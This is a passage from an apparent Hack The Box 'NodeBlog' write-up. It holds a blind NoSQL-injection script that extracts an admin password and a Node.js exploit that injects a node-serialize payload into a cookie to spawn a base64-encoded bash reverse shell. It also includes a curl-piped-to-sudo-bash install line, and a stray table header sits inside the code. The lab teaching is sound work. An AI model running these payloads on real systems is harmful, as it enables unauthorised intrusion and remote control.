                data='{"user":"'$user'","password":{"$regex":"^'$password$c'.{'$(($password_length - $i))'}$"}}'

                if [ -z "$(do_nosqli $data)" ]; then
                        password+=$c
                        break
                fi
        done
done

echo
```

Run it and we get the admin password:

```
┌──(kali㉿kali)-[~/Desktop/HTB/NodeBlog]
└─$ ./getpass.sh
Password length: 25
Password: IppsecSaysPleaseSubscrib
```

We can guess that the password output should have an 'e' at the end making it IppsecSaysPleaseSubscribe.
Now we can script a serialization Node.js script with that username and password, with our IP and Port as passed arguments:

```
#!/usr/bin/env node

const axios = require('axios')

const user = 'admin'
const password = 'IppsecSaysPleaseSubscribe'
const baseUrl = 'http://10.10.11.139:5000'

const [lhost, lport] = process.argv.slice(2, 4)

const login = async () => {
  const res = await axios.post(`${baseUrl}/login`, { user, password })

  return res.headers['set-cookie'][0]
}

const rce = async (cookie, cmd) => {
  const paramIndex = cookie.indexOf(';')

  cookie =
    cookie.substring(0, paramIndex - 3) +
    encodeURIComponent(
      `,"rce":"_$$ND_FUNC$$_function() { require('child_process').exec('${cmd}') }()"}`
    ) +
    cookie.substring(paramIndex)
```

Port	Proto	Service	Version	Status

```
  await axios.get(baseUrl, { headers: { cookie } })
}

const reverseShell = () =>
  Buffer.from(`bash  -i >& /dev/tcp/${lhost}/${lport} 0>&1`).toString('base64')

const main = async () => {
  if (!lhost || !lport) {
    console.log('[!] Usage: node serialize-rce.js <lhost> <lport>')
    process.exit()
  }

  const cookie = await login()
  console.log('[+] Login successful')

  await rce(cookie, `echo ${reverseShell()} | base64 -d | bash`)
  console.log('[+] RCE completed')
}

main()
```

Run the script with those arguments <YOUR TUN0 IP> 1337 and we should get a shell back as admin.
We may need to install Node.js and Axios if it is not already installed.
To do that run these commands:

curl -sL https://deb.nodesource.com/setup_14.x | sudo -E bash -

sudo apt update

sudo apt install libnode72

sudo apt install npm

sudo apt install nodejs

npm install axios

A restart may be required during the installs.

TRANSFERRING TO SSH TCP 22